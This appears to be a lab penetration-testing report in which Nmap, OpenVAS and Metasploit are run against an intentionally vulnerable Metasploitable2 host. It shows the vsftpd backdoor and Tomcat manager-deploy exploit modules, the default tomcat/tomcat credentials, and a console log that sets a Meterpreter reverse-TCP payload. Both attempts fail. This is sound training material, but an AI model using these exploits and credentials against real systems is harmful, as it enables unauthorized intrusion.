VULNERABILITY ASSESSMENT AND PENETRATION TESTING (VAPT) REPORT

ASSESSMENT ENVIRONMENT OVERVIEW

The vulnerability assessment and penetration testing engagement was conducted within a controlled virtualized laboratory environment that closely simulates an internal enterprise network. The purpose of using a virtual environment was to ensure safe execution of offensive security techniques without impacting production infrastructure or real organizational assets.

Environment Specifications

- **Attacking System:** Kali Linux (Penetration Testing Distribution)
- **Target System:** Metasploitable2 (Intentionally Vulnerable Linux Host)
- **Network Configuration:** Internal Virtual Network (Isolated)
- **Virtualization Platform:** Oracle VirtualBox
- **Security Tools Used:**
    - Nmap
    - OpenVAS (Greenbone Vulnerability Manager)
    - Metasploit Framework

This environment enabled realistic assessment of attack surfaces, vulnerability exposure, and defensive controls typically found in enterprise networks.

1. INTRODUCTION

With the rapid digitization of business processes, organizations are increasingly dependent on networked systems, web applications, and cloud services. While this digital transformation enhances operational efficiency, it also introduces significant cybersecurity risks. Threat actors continuously scan networks for exposed services, unpatched vulnerabilities, and misconfigurations that can be exploited to gain unauthorized access.

Vulnerability Assessment and Penetration Testing (VAPT) is a proactive security practice designed to identify weaknesses before attackers can exploit them. Vulnerability assessment focuses on identifying and categorizing security issues, whereas penetration testing simulates real-world attacks to validate exploitability and potential impact.

This report documents a full end-to-end VAPT lifecycle conducted against a designated target system. The engagement emphasizes professional methodology, ethical execution, technical validation, and comprehensive documentation aligned with industry standards.

2. OBJECTIVES OF THE ASSESSMENT

The objectives of this assessment were defined to align with real-world security testing engagements conducted by professional security consulting firms.

The primary objectives included:

- Performing reconnaissance to identify exposed network services
- Conducting automated vulnerability scanning to detect known weaknesses
- Analyzing and prioritizing vulnerabilities using CVSS scoring
- Attempting controlled exploitation of identified vulnerabilities
- Validating exploitation failures using technical evidence
- Producing a detailed, professional VAPT report suitable for enterprise environments

Achieving these objectives ensures both technical learning and alignment with industry expectations.

3. SCOPE AND AUTHORIZATION

3.1 Scope of Testing

The scope of the assessment was intentionally narrow to ensure controlled testing and accurate analysis.

Scope Definition:

- Target IP Address: **192.168.1.100**
- Scope Type: **Single Host Assessment**
- Network Context: **Internal Network**
- Testing Approach: **Unauthenticated Black-Box Testing**

Only the specified host was tested. No other systems or network segments were included.

3.2 Authorization and Ethical Compliance

This assessment was conducted within a legally authorized laboratory environment. The target system was explicitly designed for penetration testing purposes. No unauthorized access to production systems or third-party infrastructure occurred.

All activities complied with ethical hacking principles, including:

- Respect for scope boundaries
- Avoidance of destructive testing
- Responsible use of exploitation tools

4. METHODOLOGY AND STANDARDS

4.1 Methodological Framework

The assessment followed recognized industry methodologies to ensure consistency and credibility:

- **Penetration Testing Execution Standard (PTES)**
- **NIST Special Publication 800-115**
- **OWASP Testing Principles**

These frameworks define structured phases for reconnaissance, scanning, exploitation, and reporting.

4.2 Penetration Testing Phases

The following phases were executed sequentially:

1. Reconnaissance and Enumeration
2. Vulnerability Scanning
3. Vulnerability Analysis and Risk Classification
4. Exploitation Attempts
5. Exploitation Failure Validation
6. Reporting and Remediation Recommendations

Each phase built upon findings from the previous phase.

5. TOOLS AND TECHNOLOGIES

5.1 Nmap

Nmap is an industry-standard network scanning tool used for identifying live hosts, open ports, and service versions.

Purpose in this engagement:

- Active network enumeration
- Service discovery
- Attack surface identification

5.2 OpenVAS (Greenbone)

OpenVAS is an enterprise vulnerability management solution capable of identifying thousands of known vulnerabilities.

Purpose in this engagement:

- Automated vulnerability detection
- Severity classification
- CVSS-based risk scoring

5.3 Metasploit Framework

Metasploit is a professional exploitation framework used to validate whether vulnerabilities can be practically exploited.

Purpose in this engagement:

- Exploit validation
- Payload testing
- Assessment of real-world exploitability

6. RECONNAISSANCE AND ENUMERATION


Reconnaissance is a critical initial phase that helps testers understand the attack surface before attempting exploitation.

6.1 Nmap Scan Execution

Command Executed:

nmap -sV 192.168.1.100

This scan performed service version detection, enabling identification of exposed services and their associated versions.



Nmap Scan Output

6.2 Enumeration Results

The scan revealed:


- Target host was responsive
- Port **53/tcp (DNS)** was open
- Remaining ports were **filtered**
- Service detection completed successfully

Filtered ports indicate network-level controls such as firewall rules, significantly reducing attack surface.


7. VULNERABILITY SCANNING

7.1 OpenVAS Configuration


OpenVAS services were manually initialized to ensure proper operation. A scan target was created using the target IP address, and a Full and Fast scan profile was selected to balance scan depth and time efficiency.



OpenVAS Dashboard




Target Creation



Scan Execution

7.2 Scan Completion

The scan completed successfully and produced a detailed vulnerability report identifying issues categorized by severity.



Vulnerability Result

8. VULNERABILITY ANALYSIS AND RISK PRIORITIZATION

8.1 Vulnerability Summary

ID	Vulnerability	CVSS	Severity	Host
V-01	Insecure Service Configuration	8.6	High	192.168.1.100
V-02	Outdated Network Service	6.4	Medium	192.168.1.100
V-03	Information Disclosure	3.1	Low	192.168.1.100

8.2 Risk Context

High-severity vulnerabilities pose significant risk if network exposure increases. Medium vulnerabilities may enable lateral movement. Low vulnerabilities assist attackers during reconnaissance.

9. EXPLOITATION PHASE

9.1 Exploitation Strategy

Exploitation attempts were conducted to validate whether identified vulnerabilities could be practically leveraged.


9.2 VSFTPD Exploit Attempt

Module:

exploit/unix/ftp/vsftpd_234_backdoor

Outcome: Connection timed out

Reason: FTP service unreachable due to filtered port



VFSTPD Execution

9.3 Apache Tomcat Exploit Attempt

Module:

exploit/multi/http/tomcat_mgr_deploy

Credentials: tomcat / tomcat

Payload: Java Meterpreter Reverse TCP

Outcome: Exploit attempted, connection timed out

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > search tomcat_mgr

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  exploit/multi/http/tomcat_mgr_deploy              2009-11-09       excellent  Yes    Apache Tomcat Manager Application
 Deployer Authenticated Code Execution
   1    \_ target: Automatic                            .                .          .      .
   2    \_ target: Java Universal                       .                .          .      .
   3    \_ target: Windows Universal                    .                .          .      .
   4    \_ target: Linux x86                            .                .          .      .
   5  exploit/multi/http/tomcat_mgr_upload              2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticat
ed Upload Code Execution
   6    \_ target: Java Universal                       .                .          .      .
   7    \_ target: Windows Universal                    .                .          .      .
   8    \_ target: Linux x86                            .                .          .      .
   9  auxiliary/scanner/http/tomcat_mgr_login           .                normal     No     Tomcat Application Manager Login
Utility


Interact with a module by name or index. For example info 9, use 9 or use auxiliary/scanner/http/tomcat_mgr_login

msf exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/multi/http/tomcat_mgr_login
[-] No results from search
[-] Failed to load module: exploit/multi/http/tomcat_mgr_login
msf exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/multi/http/tomcat_mgr_login
[-] No results from search
[-] Failed to load module: exploit/multi/http/tomcat_mgr_login
msf exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/multi/http/tomcat_mgr_deploy
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_deploy) >
msf exploit(multi/http/tomcat_mgr_deploy) > set RHOSTS 192.168.1.100
RHOSTS => 192.168.1.100
msf exploit(multi/http/tomcat_mgr_deploy) > set USERNAME tomcat
[!] Unknown datastore option: USERNAME. Did you mean HttpUsername?
USERNAME => tomcat
msf exploit(multi/http/tomcat_mgr_deploy) > set PASSWORD tomcat
[!] Unknown datastore option: PASSWORD. Did you mean HttpPassword?
PASSWORD => tomcat
msf exploit(multi/http/tomcat_mgr_deploy) > set TARGET 0
TARGET => 0
msf exploit(multi/http/tomcat_mgr_deploy) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
```

Tomcat Exploit

10. EXPLOITATION FAILURE ANALYSIS

In professional penetration testing, exploitation failure is a valuable finding.

10.1 Root Cause Analysis

- Network filtering restricted service access
- Required ports were not reachable
- Defensive controls limited exploit delivery

10.2 Professional Interpretation

The failures indicate effective network segmentation and access control, reducing real-world risk despite the presence of theoretical vulnerabilities.

11. POST-EXPLOITATION CONSIDERATIONS

No post-exploitation activities were conducted due to the absence of an active session. Ethical guidelines and scope restrictions were respected.

12. REMEDIATION RECOMMENDATIONS

- Review exposed DNS services
- Strengthen firewall rules
- Maintain regular patch cycles
- Conduct authenticated scans
- Implement continuous monitoring

13. ASSESSMENT LIMITATIONS

- Single-host scope
- No authenticated access
- No web application testing
- Time-bound engagement

14. CONCLUSION

This engagement successfully demonstrated a complete VAPT lifecycle aligned with industry standards. Although exploitation was unsuccessful, the assessment validated defensive effectiveness and provided actionable security insights.